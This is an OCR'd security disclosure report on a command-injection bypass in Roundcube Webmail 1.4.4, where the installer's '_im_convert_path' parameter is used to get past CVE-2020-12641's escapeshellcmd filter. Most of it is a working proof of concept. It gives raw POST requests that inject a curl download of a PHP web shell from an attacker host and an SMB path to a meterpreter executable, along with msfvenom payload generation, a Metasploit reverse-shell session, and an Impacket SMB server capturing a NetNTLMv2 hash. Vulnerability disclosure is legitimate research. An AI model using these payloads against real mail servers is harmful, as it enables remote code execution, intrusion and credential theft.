
Roundcube Disclosures

Version 1.4.4

Environment:

- Roundcube Version 1.4.4
- Linux and Windows



About

Roundcube Webmail 1.4.4

Copyright © 2005-2020, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
Some exceptions for skins & plugins apply.

Findings:

1. MAL-004: Command Injection Bypass for CVE-2020-12641

Description:

The php "escapeshellcmd" function implemented to prevent "**CVE-2020-12641: Command Injection via "_im_convert_path" Parameter**" performs insufficient sanitization and therefore this "filter" can be bypassed by using:

- command specific flags (both Linux and Windows environments)
- remote SMB paths (only in Windows environments)

A successful attack results in the execution of arbitrary system commands whenever a valid Roundcube user opens a mail containing a non-standard image.

Proof of Concept:

In order to reproduce this vulnerability, the following steps are required:

1.1. RCE via command specific flags:

1.2.1. Send a POST request to the Installer containing the "_im_convert_path" parameter:

```
POST /roundcube1.4.4/installer/index.php HTTP/1.1
Host: 192.168.243.157
Content-Type: application/x-www-form-urlencoded
Content-Length: 1014
Origin: http://192.168.243.157
Cookie: language=en_US; PHPSESSID=gd7suni31ms943n1vf1sml4kq8;
roundcube_sessid=1u611v5297vg57tej38geakn9j;
roundcube_sessauth=KCFwGCwEx4EB2jsvWSiKHOHENv-1586449500

_step=2&_product_name=Roundcube+Webmail&_support_url=&_skin_logo=&_temp_dir=%2Fvar%2Fwww
%2Fhtml%2Froundcube%2Ftemp%2F&_des_key=aaCGmrf1vc2NIJ8whIA3aG9x&_enable_spellcheck=1&_sp
ellcheck_engine=googie&_identities_level=0&_log_driver=file&_log_dir=%2Fvar%2Fwww%2Fhtml
%2Froundcube%2Flogs%2F&_syslog_id=roundcube&_syslog_facility=8&_dbtype=mysql&_dbhost=loc
alhost&_dbname=roundcube&_dbuser=roundcube&_dbpass=roundcube&_db_prefix=&_default_host%5
B%5D=localhost&_default_port=143&_username_domain=&_auto_create_user=1&_sent_mbox=Sent&_
trash_mbox=Trash&_drafts_mbox=Drafts&_junk_mbox=Junk&_smtp_server=localhost&_smtp_port=5
87&_smtp_user=%25u&_smtp_pass=%25p&_smtp_user_u=1&_smtp_log=1&_language=&_skin=elastic&_
mail_pagesize=50&_addressbook_pagesize=50&_prefer_html=1&_htmleditor=0&_draft_autosave=3
```


```
00&_mdn_requests=0&_mime_param_folding=1&_plugins_autologon=autologon&_plugins_enigma=en
igma&_plugins_zipdownload=zipdownload&submit=UPDATE+CONFIG&_im_convert_path=curl+-
o+mal.php+http%3a//192.168.243.157%3a8000/mal.php%3f
```

Note: In this case the curl[1] command is used because it is resilient to erroneous flags

The curl command cares only about 2 arguments/flags:

- **-o mal.php** == tells curl to write output to the mal.php file
- **http://192.168.243.157:8000/mal.php** == the attacker URL that hosts the malicious mal.php file that will be downloaded on the victim


Resulting content of "config.inc.php":


root@tester: /var/www/html/roundcube1.4.4/config
File Edit View Search Terminal Help
GNU nano 2.9.3
config.inc.php

```
// use this folder to store log files
// must be writeable for the user who runs PHP process (Apache user if mod_php is being used)
// This is used by the 'file' log driver.
$config['log_dir'] = '/var/www/html/roundcube/logs/';

// use this folder to store temp files
// must be writeable for the user who runs PHP process (Apache user if mod_php is being used)
$config['temp_dir'] = '/var/www/html/roundcube/temp/';

// This key is used for encrypting purposes, like storing of imap password
// in the session. For historical reasons it's called DES_key, but it's used
// with any configured cipher_method (see below).
$config['des_key'] = 'aaCGmrf1vc2NIJ8whIA3aG9x';

// path to imagemagick convert binary (if not set we'll use Imagick or GD extensions)
$config['im_convert_path'] = 'curl -o mal.php http://192.168.243.157:8000/mal.php?';

// ----------------------------------
// PLUGINS
// ----------------------------------
// List of active plugins (in plugins/ directory)
$config['plugins'] = array('autologon', 'enigma', 'zipdownload');
```


1.2.2. Send an email containing an image of non-standard format (in this case a "TIF" format image), which Roundcube will try to convert to "JPG" format, thus triggering the above code and using curl to write our PHP file on the victim:

Malicious python server serves "mal.php" to the victim.



```
guest@tester:~/Roundcube/escapecmd_bypass$ cat mal.php
<?php die(system('id'));?>
guest@tester:~/Roundcube/escapecmd_bypass$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.243.157 - - [04/May/2020 20:02:15] "GET /mal.php? HTTP/1.1" 200 -
```

Now the attacker can access the "mal.php" file on the victim.



```
uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

[1] https://curl.haxx.se/

1.2. RCE via remote files served over SMB:

In this case we will use the Windows inbuilt SMB Client in order to serve malicious remote executables (e.g. EXE, BAT, PS1, VBS, JS, etc.) to the target.


1.2.1. Send a POST request to the Installer containing the malicious remote SMB executable in the "_im_convert_path" parameter

```
POST /roundcube-1.4.4/installer/index.php HTTP/1.1
Host: 192.168.243.129:8080
Content-Type: application/x-www-form-urlencoded
Content-Length: 918

_step=2&_product_name=Roundcube+Webmail&***TRUNCATED***&submit=UPDATE+CONFIG&_im_convert
_path=\\192.168.243.128\mal\meter.exe
```

Note: In this case we call a malicious meterpreter executable from "\\192.168.243.128\mal\meter.exe", where:

- **192.168.243.128** == is the malicious SMB's IP
- **mal** == is the SMB branch/share name
- **meter.exe** == is the malicious Windows executable containing a meterpreter reverse shell

1.2.2. Send an email containing an image of non-standard format (in this case a “TIF” format image), which Roundcube will try to convert to “JPG” format, thus triggering the above SMB connect-back and running arbitrary executables on the victim:



Roundcube Webmail :: hexor.tiff - Mozilla Firefox

192.168.243.129:8080/roundcube-1.4.4/?_task=mail&_frame=1&_file=rcmfile11594682743025006600&_id=1969716755f0ced710f5e9&_action=get&_extwi

Properties


Name: hexor.tiff

Type: image/tiff

Size: 149 KB

Loading data...

If the attack was performed correctly, when the victim opens the mail containing the "TIF" image, a reverse SMB connection will be made back to the attacker, running the malicious EXE in memory on the victim and resulting in a reverse meterpreter shell:



```
      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v5.0.94-dev                          ]
+ -- --=[ 2034 exploits - 1104 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 0
lhost => 0
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (201283 bytes) to 192.168.243.129
[*] Meterpreter session 1 opened (192.168.243.128:4444 -> 192.168.243.129:50655) at 2020
-07-13 18:25:46 -0500

meterpreter > getuid
Server username: WIN-NG3T89A1DR9\Administrator
meterpreter > 
```

```
root@kali:/tmp# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.243.128 -f
 exe > meter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:/tmp# python /usr/local/bin/smbserver.py mal .
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed


[*] Incoming connection (192.168.243.129,50654)
[*] AUTHENTICATE_MESSAGE (WIN-NG3T89A1DR9\Administrator,WIN-NG3T89A1DR9)
[*] User Administrator\WIN-NG3T89A1DR9 authenticated successfully
[*] Administrator::WIN-NG3T89A1DR9:4141414141414141:c800fdbca9580cde95d821e910d243fe:010
10000000000008022b2ee6c59d60167af3146b4c2de7a000000000100100072006c0070007a0045004600480
061000200100079004c006d0042006600490044006b000300100072006c0070007a004500460048006100040
0100079004c006d0042006600490044006b00070008008022b2ee6c59d60106000400020000000008003000300
000000000000000000000000300000a32e15106cb3b2a952782f29ac1f44cd34b69d1fb23992e30d7ec715363
5d5060a001000000000000000000000000000000000000900280063006900660073002f003100390032002e0
03100360038002e003200340033002e00310032003800000000000000000000000000
[*] Disconnecting Share(1:IPC$)
```